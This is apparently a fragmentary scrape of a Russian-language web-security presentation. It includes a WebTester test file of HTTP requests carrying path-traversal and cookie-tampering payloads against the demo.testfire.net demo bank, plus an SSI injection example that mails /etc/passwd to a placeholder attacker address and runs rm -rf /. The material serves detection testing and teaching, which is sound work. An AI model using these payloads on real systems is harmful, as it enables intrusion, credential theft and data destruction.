
<http://www.somesite.com/view/VW30422101520803>

<http://www.somesite.com/view/VW30422101522507>

Угон сессии



SQL Injection Attacks



SQL инъекция



도구 개발

[Checkout](#) [Browse](#) [Changes](#)


Search Trunk

Source path: [svn/](#) [trunk/](#) [WebTester/](#) [Pattern/](#) 20. Stealth Commanding.test

```

1 # 1. /bank/content.aspx - Detected : Stealth Commanding, Cookie Poisoning
2 GET /bank/content.aspx?content=../../../../../boot.ini%00.htm HTTP/1.0
3 Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NET
4 Accept: */*
5 Accept-Language: en-us
6 User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
7 Host: demo.testfire.net
8 Referer: http://demo.testfire.net/bank/default.aspx
9
10 # Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request
11
12 # 2. /bank/content.aspx - Detected : Stealth Commanding, Cookie Poisoning
13 GET /bank/content.aspx?content=%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/boot.ini%00.htm HTTP/1.0
14 Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NET
15 Accept: */*
16 Accept-Language: en-us
17 User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
18 Host: demo.testfire.net
19 Referer: http://demo.testfire.net/bank/default.aspx
20
21 # Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request
22
23 # 3. /bank/content.aspx - Detected : Stealth Commanding, Cookie Poisoning
24 GET /bank/content.aspx?content=.%5C.%.%5C.%.%5C.%.%5C.%.%5C.%.%5C.%.%5C./boot.ini%00.htm HTTP/1.0
25 Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NET
26 Accept: */*
27 Accept-Language: en-us
28 User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
29 Host: demo.testfire.net
30 Referer: http://demo.testfire.net/bank/default.aspx
31
32 # Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request
33
34 # 4. /bank/cgi.exe - m - Dected : Cookie Poisoning
35 GET /bank/cgi.exe?m=%2550.50d HTTP/1.0
36 Cookie: lang=english; UserInfo=UserId=100116014&UserName=jsmith&approved=1; CardType=Gold; Interest=7.9; Limit=10000; ASP.NET
37 Accept: */*
38 Accept-Language: en-us
39 User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
40 Host: demo.testfire.net
41 Referer: http://demo.testfire.net/bank/default.aspx
42
43 # Res regex - Include StatusLine : HTTP/1.\d 400 Bad Request
44
45 # END

```



```
<!--#exec cmd="mail -s 'Ha Ha' crack@bad.com </etc/passwd; rm -rf /"-->
```

Вредоносные команды



www.imperva.com
www.rrc.ru

Спасибо за внимание!

pkuzeev@rrc.ru
Skype – **zerottl**
+7 985 9994824

